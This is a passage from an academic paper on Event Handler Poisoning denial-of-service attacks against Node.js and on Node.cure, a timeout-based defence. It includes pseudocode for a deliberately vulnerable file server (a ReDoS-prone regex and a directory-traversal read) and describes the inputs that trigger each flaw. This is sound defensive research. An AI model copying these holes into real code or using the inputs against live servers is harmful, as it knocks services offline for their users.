Not all DoS attacks are EHP attacks. An EHP attack must cause an Event Handler to block. This blocking could be due to computation or I/O, provided it takes the Event Handler a long time to handle. Other ways to trigger DoS, such as crashing the server through unhandled exceptions or memory exhaustion, are not time oriented and are thus out of scope. Distributed denial of service (DDoS) attacks are also out of scope; they consume a server's resources with myriad light clients providing normal input, rather than one heavy client providing malicious input.

### 3.2 Definition of an EHP attack

**Supporting definitions.** Before we can define EHP attacks, we must introduce a few definitions. First, recall the EDA illustrated in Figure 1. As discussed in §2.1, a client request is handled by a lifeline [42], a sequence of operations partitioned into one or more callbacks and tasks. A lifeline is a DAG whose vertices are callbacks or tasks and whose edges are events or task submissions.

We define the *total complexity* of a lifeline as the cumulative complexity of all of its vertices as a function of their cumulative input. The *synchronous complexity* of a lifeline is the greatest individual complexity among its vertices. Two EDA-based services may have lifelines with the same total complexity if they offer the same functionality, but these lifelines may have different synchronous complexity due to different choices of partitions. While computational complexity is an appropriate measure for compute-bound vertices, time may be a more appropriate measure for vertices that perform I/O. Consequently, we define a lifeline's *total time* and *synchronous time* analogously.

If there is a difference between a lifeline's average and worst-case synchronous complexity (time), then we call this a *vulnerable lifeline*[2]. We attribute the root cause of the difference between average and worst-case performance to a *vulnerable API* invoked in the problematic vertex.

The notion of a "vulnerable API" is a convenient abstraction. The trouble may of course not be an API at all but the use of an unsafe language feature (e.g. ReDoS). And if an API is asynchronous, it is itself partitioned and will have its own sub-Lifeline. In this case we are concerned about the costs of those vertices.

**EHP attacks.** An EHP attack exploits an EDA-based service with an incorrect implementation of cooperative multitasking. The attacker identifies a *vulnerable lifeline* (server API) and *poisons* the Event Handler that executes the corresponding large-complexity callback or task with *evil input*. This evil input causes the Event Handler executing it to block, starving pending requests.

An EHP attack can be carried out against either the Event Loop or the Workers in the Worker Pool. A poisoned Event Loop brings the server to a halt, while the throughput of the Worker Pool will degrade for each simultaneously poisoned Worker. Thus, an attacker's aim is to poison either the Event Loop or enough of the Worker Pool to harm the throughput of the server. Based on typical Worker Pool sizes, we assume the Worker Pool is small enough that poisoning it will not attract the attention of network-level defenses.

Since the EDA relies on cooperative multitasking, a lifeline's synchronous complexity (time) provide theoretical and practical bounds on how vulnerable it is. Note that a lifeline with large total complexity (time) is not vulnerable so long as each vertex (callback/task) has small synchronous complexity (time). It is for this reason that not all AC attacks can be used for EHP attacks. If an AC attack triggers large total complexity (time) but

[2]Differences in complexity are well defined. For differences in I/O time we are referring to performance outliers.

```
1 def serveFile(name):
2   if name.match(/(\/.+)+$/): # ReDoS
3     data = await readFile(name) # ReadDoS
4     client.write(data)
```

Figure 2: Example code of our simple server. It is vulnerable to two EHP attacks: ReDoS (Line 2) and ReadDoS (Line 3).

not large synchronous complexity (time) then it is not an EHP attack. For example, an AC attack could result in a lifeline with $O(n^2)$ callbacks each costing $O(1)$. Although many concurrent AC attacks of this form would degrade the service's throughput, this would comprise a DDoS attack, which is outside our threat model (§3.1).

Speaking more broadly, EHP attacks are only possible when clients share execution resources. In the OTPCA, a blocked client affects only its own thread, and frameworks such as Apache support thousands of "Event Handlers" (client threads) [61]. In the EDA, all clients share one Event Loop and a limited Worker Pool; for example, in Node.js the Worker Pool can contain at most 128 Workers [17]. Exhausting the set of Event Handlers in the OTPCA requires a DDoS attack, while exhausting them in the EDA is trivial if an EHP vulnerability can be found.

### 3.3 Example EHP attacks: ReDoS and ReadDoS

To illustrate EHP attacks, we developed a minimal vulnerable file server with EHP vulnerabilities common in real *npm* modules as described in §3.4. Figure 2 shows pseudocode, with the EHP vulnerabilities indicated: ReDoS on line 2, and ReadDoS on line 3.

The regular expression on Line 2 is vulnerable to ReDoS. A string composed of /'s followed by a newline takes exponential time to evaluate in Node.js's regular expression engine, poisoning the Event Loop in a CPU-bound EHP attack.

The second EHP vulnerability is on Line 3. Our server has a directory traversal vulnerability, permitting clients to read arbitrary files. In the EDA, directory traversal vulnerabilities can be parlayed into I/O-bound EHP attacks, "ReadDoS", provided the attacker can identify a *slow file*[3] from which to read. Since Line 3 uses the asynchronous framework API `readFile`, each ReadDoS attack on this server will poison a Worker in an I/O-bound EHP attack.

Figure 3 shows the impact of EHP attacks on baseline Node.js, as well as the effectiveness of our *Node.cure* prototype. The methodology is described in the caption. On baseline Node.js these attacks result in complete DoS, with zero throughput. Without *Node.cure* the only remedy would be to restart the server, dropping all existing client connections. Unfortunately, restarting the server would not solve the problem, since the attacker could simply submit another malicious request. With *Node.cure* the server can return to its steady-state performance.

[3] In addition to files exposed on network file systems, `/dev/random` is a good example of a slow file: "[r]eads from `/dev/random` may block" [33].





Figure 3: This figure shows the effect of evil input on the throughput of a server based on Figure 2, with realistic vulnerabilities. Legitimate requests came from 80 clients using `ab` [2] from another machine. The attacks are against either baseline Node.js (grey) or our prototype, *Node.cure* (black). For ReDoS (triangles), evil input was injected after three seconds, poisoning the baseline Event Loop. For ReadDoS (circles), evil input was injected four times at one second intervals beginning after three seconds, eventually poisoning the baseline Worker Pool. The lines for *Node.cure* shows its effectiveness against these EHP attacks. When attacked, *Node.cure*'s throughput dips until a `TimeoutError` aborts the malicious request(s), after which its throughput temporarily rises as it bursts through the built-up queue of pending events or tasks.

The architecture-level behavior of the ReDoS attack is illustrated in Figure 1. After client $A$'s benign request is sanitized ($CB_{A1}$), the `readFile` task goes to the Worker Pool ($Task_{A1}$), and when the read completes the callback returns the file content to $A$ ($CB_{A2}$). Then client $B$'s malicious request arrives and triggers ReDoS ($CB_{B1}$), dropping the server throughput to zero. The ReadDoS attack has a similar effect on the Worker Pool, with the same unhappy result.

### 3.4 Study of reported vulnerabilities in *npm*

Modern software commonly relies on open-source libraries [88], and Node.js applications are no exception. Third-party *npm* modules are frequently used in production [40], so EHP vulnerabilities in *npm* may translate directly into EHP vulnerabilities in Node.js servers. For example, Staicu and Pradel recently demonstrated that many ReDoS vulnerabilities in popular *npm* modules can be used for EHP attacks in hundreds of websites from the Alexa Top Million [92].

In this section we present an EHP-oriented analysis of the security vulnerabilities reported in *npm* modules. As shown in Figure 4, we found that 35% (403/1132)

of the security vulnerabilities reported in a major *npm* vulnerability database could be used as an EHP vector.

**Methodology.** We examined the vulnerabilities in *npm* modules reported in the database of Snyk.io [22], a security company that monitors open-source library ecosystems for vulnerabilities. We also considered the vulnerabilities in the CVE database and the Node Security Platform database [13], but found that these databases were subsets of the Snyk.io database.

We obtained a dump of Snyk.io's *npm* database in June 2018. Each entry was somewhat unstructured, with inconsistent CWE IDs and descriptions of different classes of vulnerabilities. Based on its title and description, we assigned each vulnerability to one of 17 main categories based on those used by Snyk.io. We used regular expressions to ensure our classification was consistent. We iteratively improved our regular expressions until we could automatically classify 93% of the vulnerabilities, and marked the remaining 7% as "Other". A similar analysis relying solely on manual classification appeared in our previous work [52].

Some of the reported security vulnerabilities could be used to launch EHP attacks: Directory Traversal vulnerabilities that permit arbitrary file reads, Denial of Service vulnerabilities (those that are CPU-bound, e.g. ReDoS), and Arbitrary File Write vulnerabilities. We identified such vulnerabilities using regular expressions on the descriptions of the vulnerabilities in the database, manually verifying the results. In the few cases where the database description was too terse, we manually categorized vulnerabilities based on the issue and patch description in the module's bug tracker and version control system.

**Results.** Figure 4 shows the distribution of vulnerability types, absorbing categories with fewer than 20 vulnerabilities into the aforementioned "Other" category. A high-level CWE number is given next to each class.

The dark bars in Figure 4 show the 403 vulnerabilities (35%) that can be employed in an EHP attack under our threat model (§3.1). The 266 EHP-relevant *Directory Traversal* vulnerabilities are exploitable because they allow arbitrary file reads, which can poison the Event Loop or the Worker Pool through ReadDoS (§3.3). The 121 EHP-relevant *Denial of Service* vulnerabilities poison the Event Loop; 115 are ReDoS[4], and the remaining 11 can trigger infinite loops or worst-case performance in inefficient algorithms. In *Other* are 11 Arbitrary File Write vulnerabilities that, similar to ReadDoS, can be used for EHP attacks by writing to slow files.

[4]The number of ReDoS vulnerabilities in the Snyk.io database may be skewed by recent studies of ReDoS incidence in the *npm* ecosystem [92, 53].





Figure 4: Classification of the 1132 *npm* module vulnerabilities, by category and by usefulness in EHP attacks. We obtained the dump of the database from Snyk.io on 7 June 2018.

# 4 Defending Against EHP Attacks

EHP vulnerabilities stem from vulnerable APIs that fail to provide fair cooperative multitasking. If a service cannot provide a (small) bound on the synchronous time of its APIs, then it is vulnerable to EHP attacks. Conversely, if an application can bound the synchronous time of its APIs, then it is EHP-safe.

An EHP attack has two faces: mechanism (vulnerable API) and effect (poisoned Event Handler). Thus there are two ways to defeat an EHP attack. Either the vulnerable API can be refactored, or a poisoned Event Handler can be detected and addressed. In this section we summarize both of these approaches and then evaluate them.

## 4.1 Prevent through partitioning

An API is *vulnerable* if there is a difference between its average-case and worst-case synchronous costs, provided of course that this worst-case cost is unbearable. A service can achieve EHP safety by statically bounding the cost of each of its APIs, both those that it invokes and those that it defines itself. For example, a developer could partition every API into a sequence of Constant Worst-Case Execution Time stages. Such a partitioning would render the service immune to EHP attacks since it would bound the synchronous complexity and time of each lifeline.

## 4.2 Detect and react through timeouts

The goal of the partitioning approach is to bound a lifeline's synchronous complexity as a way to bound its synchronous time. Instead of statically bounding an API's synchronous complexity through program refactoring, using timeouts we can dynamically bound its synchronous time. Then the worst-case complexity of each callback and task would be irrelevant, because they would be unable to take more than the quantum provided by the runtime. In this approach, the runtime detects and aborts long-running callbacks and tasks by emitting a `TimeoutError`, thrown from synchronous code (callbacks) and returned from asynchronous code (tasks).

We refer to this approach as *first-class timeouts* and we believe it is novel. To the best of our knowledge, existing timeout schemes take one of two forms. Some are per-API, e.g. the timeout option in the .NET framework's regular expression API to combat ReDoS [19]. Per-API timeouts are ad hoc by definition. The other class of timeouts is on a per-process or per-thread basis. For example, desktop and mobile operating systems commonly use a heartbeat mechanism to detect and restart unresponsive applications, and in the OTPCA a client thread can easily be killed and replaced if it exceeds a timeout. This approach fails in the EDA because clients are not isolated on separate execution resources. Detecting and restarting a blocked Event Loop will break all existing client connections, resulting in DoS. Because of this, timeouts must be a first-class member of an EDA framework, non-destructively guaranteeing that no Event Handler can block.

### 4.3 Analysis

**Soundness.** The partitioning approach can prevent EHP attacks that exploit high-complexity operations. However, soundly preventing EHP attacks by this means is difficult since it requires case-by-case changes. In addition, it is not clear how to apply the partitioning approach to I/O. At the application level, I/O can be partitioned at the byte granularity, but an I/O may be just as slow for 1 byte as for 1 MB. If an OS offers truly asynchronous I/O interfaces then these provide an avenue to more fine-grained partitioning, but unfortunately Linux's asynchronous I/O mechanisms are incomplete for both file I/O and DNS resolution.

If timeouts are applied systematically across the software stack (application, framework, language), then they offer a strong guarantee against EHP attacks. When a timeout is detected, the application can respond appropriately to it. The difficulty with timeouts is choosing a threshold [85], since a too-generous threshold still permits an attacker to disrupt legitimate requests. As a result, if the timeout threshold cannot be tightly defined, then it ought to be used in combination with a blacklist; after observing a client request time out, the server should drop subsequent connections from that client.

**Refactoring cost.** Both of these approaches incur a refactoring cost. For partitioning the cost is prohibitive. Any APIs invoked by an EHP-safe service must have (small) bounded synchronous time. To guarantee this bound, developers would need to re-implement any third-party APIs with undesirable performance. This task would be particularly problematic in a module-dominated ecosystem similar to Node.js. As the composition of safe APIs may be vulnerable[5], application APIs might also need to be refactored. The partitioning approach is by definition case-by-case, so future development and maintenance would need to preserve the bounds required by the service.

For timeouts, we perceive a lower refactoring cost. The timeout must be handled by application developers, but they can do so using existing exception handling mechanisms. Adding a new `try-catch` block should be easier than re-implementing functionality in a partitioned manner.

**Position.** We believe that relying on developers to implement fair cooperative multitasking via partitioning is unsafe. Just as modern languages offer null pointer exceptions and buffer overflow exceptions to protect against common security vulnerabilities, so too should modern EDA frameworks offer timeout exceptions to protect against EHP attacks.

In the remainder of the paper we describe our design, implementation, and evaluation of first-class timeouts in Node.js. We devote a large portion of our discussion (§8) to the choice of timeout and the refactoring implications of first-class timeouts.

## 5 *Node.cure*: First-Class Timeouts for Node.js

Though first-class timeouts are conceptually simple, realizing them in a real-world framework such as Node.js is difficult. For soundness, every aspect of the Node.js framework must be able to emit `TimeoutErrors` without compromising the system state, from the language to the libraries to the application logic, and in both synchronous and asynchronous aspects. For practicality, monitoring for timeouts must be lightweight, lest they cost more than they are worth.

Here is the desired behavior of first-class timeouts. We want to bound the synchronous time of every callback and task and deliver a `TimeoutError` if this bound is exceeded. A long-running callback poisons the Event Loop; with first-class timeouts a `TimeoutError` should be thrown within such a callback. A long-running task poisons its Worker; such a task should be aborted and fulfilled with a `TimeoutError`.

To ensure soundness, we begin with a taxonomy of the places where vulnerable APIs can be found in a Node.js application (§5.1). The subsequent subsections describe how we provide `TimeoutErrors` across this taxonomy for the Worker Pool (§5.2) and the Event Loop (§5.3). We discuss performance optimizations in §5.5, and summarize our prototype in §5.6.

### 5.1 Taxonomy of vulnerable APIs

Table 1 classifies vulnerable APIs along three axes. Along the first two axes, a vulnerable API affects either the Event Loop or a Worker, and it might be CPU-bound

[5] For example, consider `while(1){}`, which makes an infinite sequence of constant-time language "API calls".

| *Vuln. APIs* | **Event Loop (§5.3)** | | **Worker Pool (§5.2)** | |
|---|---|---|---|---|
| | *CPU-bound* | *I/O-bound* | *CPU-bound* | *I/O-bound* |
| **Language** | Regexp, JSON | *N/A* | *N/A* | *N/A* |
| **Framework** | Crypto, zlib | FS | Crypto, zlib | FS, DNS |
| **Application** | while(1) | DB query | Regexp [12] | DB query |

Table 1: Taxonomy of vulnerable APIs in Node.js, with examples. An EHP attack through a vulnerable API poisons the Event Loop or a Worker, and its synchronous time is due to CPU-bound or I/O-bound activity. A vulnerable API might be part of the language, framework, or application, and might be synchronous (Event Loop) or asynchronous (Worker Pool). *zlib* is the Node.js compression library. *N/A*: JavaScript has no native Worker Pool nor any I/O APIs. We do not consider memory access as I/O.

or I/O-bound. Along the third axis, a vulnerable API can be found in the language, the framework, or the application. In our evaluation we provide an exhaustive list of vulnerable APIs for Node.js (§6.1). Although the examples in Table 1 are specific to Node.js, the same general classification can be applied to other EDA frameworks.

### 5.2 Timeout-aware tasks

EHP attacks targeting the Worker Pool use vulnerable APIs to submit long-running tasks that poison a Worker. *Node.cure* defends against such attacks by bounding the synchronous time of tasks. *Node.cure* short-circuits long-running tasks with a `TimeoutError`.

**Timeout-aware Worker Pool.** Node.js's Worker Pool is implemented in libuv. As illustrated in Figure 1, the Workers pop tasks from a shared queue, handle them, and return the results to the Event Loop. Each Worker handles its tasks synchronously.

We modified the libuv Worker Pool to be timeout-aware, replacing libuv's *Workers* with *Executors* that combine a permanent *Manager* with a disposable Worker. Every time a Worker picks up a task, it notifies its Manager. If the task takes the Worker too long, the Manager kills it with a Hangman and creates a new Worker. The long-running task is returned to the Event Loop with a `TimeoutError` for processing, while the new Worker resumes handling tasks. These roles are illustrated in Figure 5.

This design required several changes to the libuv Worker Pool API. The libuv library exposes a task submission API `uv_queue_work`, which we extended as shown in Table 2. Workers invoke `work`, which is a function pointer describing the task. On completion the Event Loop invokes `done`. This is also the typical behavior of our timeout-aware Workers. When a task takes too long, however, the potentially-poisoned Worker's Manager invokes the new `timed_out` callback. If the submitter does not request an extension, the Manager creates a replacement Worker so that it can continue to process subsequent tasks, creates a Hangman thread for the poisoned Worker, and notifies the Event Loop that the task timed





Figure 5: This figure illustrates *Node.cure*'s timeout-aware Worker Pool, including the roles of Event Loop, executors (both worker pool and priority), and Hangman. Grey entities were present in the original Worker Pool, and black are new. The Event Loop can synchronously access the Priority Executor, or asynchronously offload tasks to the Worker Pool. If an Executor's manager sees its worker time out, it creates a replacement worker and passes the dangling worker to a Hangman.

| **Callback** | **Description** |
|---|---|
| void work | Perform task. |
| int timed_out* | When task has timed out. Can request extension. |
| void done | When task is done. Special error code for timeout. |
| void killed* | When a timed_out task's thread has been killed. |

Table 2: Summary of the Worker Pool API. `work` is invoked on the Worker. `done` is invoked on the Event Loop. The new callbacks, `timed_out` and `killed`, are invoked on the Manager and the Hangman, respectively. On a timeout, `work`, `timed_out`, and `done` are invoked, in that order; there is no ordering between the `done` and `killed` callbacks, which sometimes requires reference counting for safe memory cleanup. *New callbacks.

out. The Event Loop then invokes its `done` callback with a `TimeoutError`, permitting a rapid response to evil input. Concurrently, once the Hangman successfully kills the Worker thread, it invokes the task's `killed` callback for resource cleanup, and returns. We used synchronization primitives to prevent races when a task completes just after it is declared timed out.

Differentiating between `timed_out` and `killed` permits more flexible error handling, but introduces technical challenges. If a rapid response to a timeout is unnecessary, then it is simple to defer `done` until `killed` finishes, since they run on separate threads. If a rapid response is necessary, then `done` must be able to run before `killed` finishes, resulting in a *dangling worker* problem: an API's `work` implementation may access externally-visible state after the Event Loop receives the associated `TimeoutError`. We addressed the dangling worker problem in Node.js's Worker Pool customers using a mix of `killed`-waiting, message passing, and blacklisting.

**Affected APIs.** The Node.js APIs affected by this change (viz. those that create tasks) are in the encryption, compression, DNS, and file system modules. In all cases we allowed timeouts to proceed, killing the long-running Worker. Handling encryption and compression was straightforward, while the DNS and file system APIs were more complex.

Node.js's asynchronous encryption and compression APIs are implemented in Node.js C++ bindings by invoking APIs from `openssl` and `zlib`, respectively. If the Worker Pool notifies these APIs of a timeout, they wait for the Worker to be `killed` before returning, to ensure it no longer modifies state in these libraries nor accesses memory that might be released after `done` is invoked. Since `openssl` and `zlib` are purely computational, the dangling worker is killed immediately.

Node.js implements its file system and DNS APIs by relying on libuv's file system and DNS support, which on Linux make the appropriate calls to libc. Because the libuv file system and DNS implementations share memory between the Worker and the submitter, we modified them to use message passing for memory safety of dangling workers — wherever the original implementation's `work` accessed memory owned by the submitter, e.g. for `read` and `write`, we introduced a private buffer for `work` and added copyin/copyout steps. In addition, we used `pthread_setcancelstate` to ensure that Workers will not be killed while in a non-cancelable libc API [6]. DNS queries are read-only so there is no risk of the dangling worker modifying external state. In the file system, `write` modifies external state, but we avoid any dangling worker state pollution via blacklisting. Our blacklisting-based Slow Resource policy is discussed in more detail in §5.5.

At the top of the Node.js stack, when the Event Loop sees that a task timed out, it invokes the application's callback with a `TimeoutError`.

### 5.3 Timeouts for callbacks

*Node.cure* defends against EHP attacks that target the Event Loop by bounding the synchronous time of callbacks. To make callbacks timeout-aware, we introduce a TimeoutWatchdog that monitors the start and end of each callback and ensures that no callback exceeds the timeout threshold. We time out JavaScript instructions using V8's interrupt mechanism (§5.3.1), and we modify Node.js's C++ bindings to ensure that callbacks that enter these bindings will also be timed out (§5.3.2).

#### 5.3.1 Timeouts for JavaScript

**TimeoutWatchdog.** Our TimeoutWatchdog instruments every callback using the experimental Node.js `async-hooks` module [15], which allows an application to register special callbacks before and after a callback is invoked.

Before a callback begins, our TimeoutWatchdog starts a timer. If the callback completes before the timer expires, we erase the timer. If the timer expires, the watchdog signals V8 to interrupt JavaScript execution by throwing a `TimeoutError`. The watchdog then starts another timer, ensuring that recursive timeouts while handling the previous `TimeoutError` are also detected. While an infinite sequence of `TimeoutErrors` is possible with this approach, this concern seems more academic than practical[6].

**V8 interrupts.** To handle the TimeoutWatchdog's request for a `TimeoutError`, *Node.cure* extends the interrupt infrastructure of Node.js's V8 JavaScript engine to support timeouts. In V8, low priority interrupts such as a pending garbage collection are checked regularly (e.g. each loop iteration, function call, etc.), but no earlier than *after* the current JavaScript instruction finishes. In contrast, high priority interrupts take effect immediately, interrupting long-running JavaScript instructions. Timeouts require the use of a high priority interrupt because they must be able to interrupt long-running individual JavaScript instructions such as `str.match(regexp)` (possible ReDoS).

To support a `TimeoutError`, we modified V8 as follows: (1) We added the definition of a `TimeoutError` into the Error class hierarchy; (2) We added a `TimeoutInterrupt` into the list of high-priority interrupts; and (3) We added a V8 API to raise a `TimeoutInterrupt`. The TimeoutWatchdog calls this API, which interrupts the current JavaScript stack by throwing a `TimeoutError`.

The only JavaScript instructions that V8 instruments to be interruptible are regular expression matching and JSON parsing; these are the language-level vulnerable APIs. Other JavaScript instructions are viewed as effectively constant-time, so these interrupts may be slightly deferred, e.g. to the end of the nearest basic block. We agreed with the V8 developers in this[7], and did not instrument other JavaScript instructions to poll for pending interrupts.

#### 5.3.2 Timeouts for the Node.js C++ bindings

The TimeoutWatchdog described in §5.3.1 will interrupt any vulnerable APIs implemented in JavaScript, including language-level APIs such as regular expressions and application-level APIs that contain blocking code such as `while(1){}`. It remains to give a sense of time to the Node.js C++ bindings that allow the JavaScript code in Node.js applications to interface with the broader world. A separate effort is required here because a pending `TimeoutError` triggered by the TimeoutWatchdog will not be delivered until control returns from a C++ binding to JavaScript.

Node.js has asynchronous and synchronous C++ bindings. The asynchronous bindings are safe in general because they do a fixed amount of synchronous work to submit a task and then return; the tasks are protected as

[6] To obtain an infinite sequence of `TimeoutErrors` in a first-class timeouts system, place a `try-catch` block containing an infinite loop inside another infinite loop.

[7] For example, we found that string operations complete in milliseconds even when a string is hundreds of MBs long.

discussed earlier. However, the synchronous C++ bindings complete the entire operation on the Event Loop before returning, and therefore must be given a sense of time. The relevant vulnerable synchronous APIs are those in the file system, cryptography, and compression modules. Both synchronous and asynchronous APIs in the `child_process` module are also vulnerable, but these are intended for scripting purposes rather than the server context with which we are concerned.

Because the Event Loop holds the state of all pending clients, we cannot `pthread_cancel` it as we do poisoned Workers, since this would result in the DoS the attacker desired. We could build off of our timeout-aware Worker Pool by offloading the request to the Worker Pool and awaiting its completion, but this would incur high request latencies when the Worker Pool's queue is not empty. We opted to combine these approaches by offloading the work in vulnerable synchronous framework APIs to a dedicated Worker, which can be safely killed and whose queue never has more than one item.

In our implementation, we extended the Worker Pool paradigm with a *Priority Executor* whose queue is exposed via a new API: `uv_queue_work_prio` (Figure 5). This Executor follows the same Manager-Worker-Hangman paradigm as the Executors in *Node.cure*'s Worker Pool. To make these vulnerable synchronous APIs timeout-aware, we offload them to the Priority Executor using the existing asynchronous implementation of the API, and had the Event Loop await the result. Because these synchronous APIs are performed on the Event Loop as part of a callback, we propagate the callback's remaining time to this Executor's Manager to ensure that the TimeoutWatchdog's timer is honored.

### 5.4 Timeouts for application-level vulnerable APIs

As described above, *Node.cure* makes tasks (§5.2) and callbacks (§5.3) timeout-aware to defeat EHP attacks against language and framework APIs. An application composed of calls to these APIs will be EHP-safe.

However, an application could still escape the reach of these timeouts by defining its own C++ bindings. These bindings would need to be made timeout-aware, following the example we set while making Node.js's vulnerable C++ bindings timeout-aware (file system, DNS, encryption, and compression). Without refactoring, applications with their own C++ bindings may not be EHP-safe. In our evaluation we found that application-defined C++ bindings are rare (§6.3).

### 5.5 Performance optimizations

Since first-class timeouts are an always-on mechanism, it is important that their performance impact be negligible. Here we describe two optimizations.

**Lazy TimeoutWatchdog.** Promptly detecting `TimeoutErrors` with a *precise* TimeoutWatchdog can be expensive, because the Event Loop must synchronize with the TimeoutWatchdog every time a callback is entered and exited. If the application workload contains many small callbacks, whose cost is comparable to this synchronization cost, then the overhead of a precise TimeoutWatchdog may be considerable.

If the timeout threshold is soft, then the overhead from a TimeoutWatchdog can be reduced by making the Event Loop-TimeoutWatchdog communication asynchronous. When entering and exiting a callback the Event Loop can simply increment a shared counter. A *lazy* TimeoutWatchdog wakes up at intervals and checks whether the callback it last observed has been executing for more than the timeout threshold; if so, it emits a `TimeoutError`. A lazy TimeoutWatchdog reduces the overhead of making a callback, but decreases the precision of the `TimeoutError` threshold based on the frequency of its wake-up interval.

**Slow resource policies.** Our *Node.cure* runtime detects and aborts long-running callbacks and tasks executing on Node.js's Event Handlers. For unique evil input this is the best we can do at runtime, because accurately predicting whether a not-yet-seen input will time out is difficult. If an attacker might re-use the same evil input multiple times, however, we can track whether or not an input led to a timeout and short-circuit subsequent requests that use this input with an early timeout.

While evil input memoization could in principle be applied to any API, the size of the input space to track is a limiting factor. The evil inputs that trigger CPU-bound EHP attacks such as ReDoS exploit properties of the vulnerable algorithm and are thus usually not unique. In contrast, the evil inputs that trigger I/O-bound EHP attacks such as ReadDoS must name a particularly slow *resource*, presenting an opportunity to short-circuit requests on this slow resource.

In *Node.cure* we implemented a slow resource management policy for libuv's file system APIs, targeting those that reference a single resource (e.g. `open`, `read`, `write`). When one of the APIs we manage times out, we mark the file descriptor and the associated inode number as slow. We took the simple approach of permanently blacklisting these aliases by aborting subsequent accesses[8], with the happy side effect of solving the dangling worker problem for `write`. This policy is appropriate for the file system, where access times are not likely to change[9]. We did not implement a policy for DNS queries. In the context of DNS, timeouts might be due to a network hiccup, and a temporary blacklist might be more appropriate.

[8] To avoid leaking file descriptors, we do not eagerly abort `close`.

[9] Of course, if the slow resource is in a networked file system such as NFS or GPFS, slowness might be due to a network hiccup, and incorporating temporary device-level blacklisting might be more appropriate.

### 5.6 Implementation

*Node.cure* is built on top of Node.js LTS v8.8.1, a recent long-term support version of Node.js[10]. Our prototype is for Linux, and we added 4,000 lines of C, C++, and JavaScript code across 50 files spanning V8, libuv, the Node.js C++ bindings, and the Node.js JavaScript libraries.

*Node.cure* passes the core Node.js test suite, with a handful of failures due to bad interactions with experimental or deprecated features. In addition, several cases fail when they invoke rarely-used file system APIs we did not make timeout-aware. Real applications run on *Node.cure* without difficulty (Table 3).

In *Node.cure*, timeouts for callbacks and tasks are controlled by environment variables. Our implementation would readily accommodate a fine-grained assignment of timeouts for individual callbacks and tasks.

## 6 Evaluating *Node.cure*

We evaluated *Node.cure* in terms of its effectiveness (§6.1), runtime overhead (§6.2), and security guarantees (§6.3). In summary: with a lazy TimeoutWatchdog, *Node.cure* detects all known EHP attacks with overhead ranging from 1.3x-7.9x on micro-benchmarks but manifesting at 1.0x-1.24x using real applications. *Node.cure* guarantees EHP-safety to all Node.js applications that do not define their own C++ bindings.

All measurements provided in this section were obtained on an otherwise-idle desktop running Ubuntu 16.04.1 (Linux 4.8.0-56-generic), 16GB RAM, Intel i7 @3.60GHz, 4 physical cores with 2 threads per core. For a baseline we used Node.js LTS v8.8.1 from which *Node.cure* was derived, compiled with the same flags. We used a default Worker Pool (4 Workers).

### 6.1 Effectiveness

To evaluate the effectiveness of *Node.cure*, we developed an EHP test suite that makes every type of EHP attack, as enumerated in Table 1. Our suite is comprehensive and conducts EHP attacks using every vulnerable API we identified, including the language level (regular expressions, JSON), framework level (all vulnerable APIs from the file system, DNS, cryptography, and compression modules), and application level (infinite loops, long string operations, array sorting, etc.). This test suite includes each type of real EHP attack from our study of EHP vulnerabilities in *npm* modules (§3.4). *Node.cure* detects all 92 EHP attacks in this suite: each synchronous vulnerable API throws a `TimeoutError`, and each asynchronous vulnerable API returns a `TimeoutError`. Our suite could be used to evaluate alternative defenses against EHP attacks.

To evaluate any difficulties in porting real-world Node.js software to *Node.cure*, we ported the `node-oniguruma` [12] *npm* module. This module offloads worst-case exponential regular expression queries from the Event Loop to the Worker Pool using a C++ add-on. We ported it using the API described in Table 2 without difficulty, as we did for the core modules, and *Node.cure* then successfully detected ReDoS attacks against this module's vulnerable APIs.

### 6.2 Runtime overhead

We evaluated the runtime overhead using micro-benchmarks and macro-benchmarks. We address other costs in the Discussion.

**Overhead: Micro-benchmarks.** Whether or not they time out, *Node.cure* introduces several sources of overheads to monitor callbacks and tasks. We evaluated the most likely candidates for performance overheads using micro-benchmarks:

1. Every time V8 checks for interrupts, it now tests for a pending timeout as well.
2. Both the precise and lazy versions of the TimeoutWatchdog require instrumenting every asynchronous callback using async-hooks, with relative overhead dependent on the complexity of the callback.
3. To ensure memory safety for dangling workers, Workers operate on buffered data that must be allocated when the task is submitted. For example, Workers must copy the I/O buffers supplied to `read` and `write` twice.

*New V8 interrupt.* We found that the overhead of our V8 Timeout interrupt was negligible, simply a test for one more interrupt in V8's interrupt infrastructure.

*TimeoutWatchdog's async hooks.* We measured the additional cost of invoking a callback due to TimeoutWatchdog's async hooks. A precise TimeoutWatchdog increases the cost of invoking a callback by 7.9x due to the synchronous communication between Event Loop and TimeoutWatchdog, while a lazy TimeoutWatchdog increases the cost by 2.4x due to the reduced cost of asynchronous communication. While these overheads are large, note that they are for an empty callback. As the number of instructions in a callback increases, the cost of executing the callback will begin to dominate the cost of issuing the callback. For example, if the callback executes 500 empty loop iterations, the precise overhead drops to 2.7x and the lazy overhead drops to 1.3x. At 10,000 empty loop iterations, the precise and lazy overheads are 1.15x and 1.01x, respectively.

*Worker buffering.* Our timeout-aware Worker Pool requires buffering data to accommodate dangling workers, affecting DNS queries and file system I/O. Our micro-

[10] Specifically, we built *Node.cure* on Node.js v8.8.1 commit dc6bbb44da from Oct. 25, 2017.

